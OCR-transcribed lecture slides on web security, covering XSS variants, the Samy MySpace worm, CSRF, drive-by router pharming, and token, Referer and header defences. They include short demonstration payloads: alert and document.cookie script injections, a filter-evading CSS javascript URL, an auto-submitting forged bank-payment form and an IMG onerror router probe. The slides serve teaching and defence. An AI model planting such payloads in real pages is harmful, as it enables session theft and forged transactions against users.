
And if that doesn't bother you...

- PDF files on the local filesystem:


```
file:///C:/Program%20Files/Adobe/Acrobat
%207.0/Resource/
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS


Attack Server
4 steal valuable data
1
Store bad stuff
script
User Victim
2 request content
3 receive
Download it
script
Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL


```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Cross Site Request Forgery

Basic picture



Q: how long do you stay logged on to Gmail?


Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:


```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



Cookieless Example: Home Router



Attack on Home Router

- Fact: [SRJ'07]
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation

facebook

```
Referer: http://www.facebook.com/home.php
```


- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation


- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

Referer Validation



Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/
  - Referer: http://www.attacker.com/evil.html
  - Referer:
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
  - Secure, but Referer is sometimes absent…

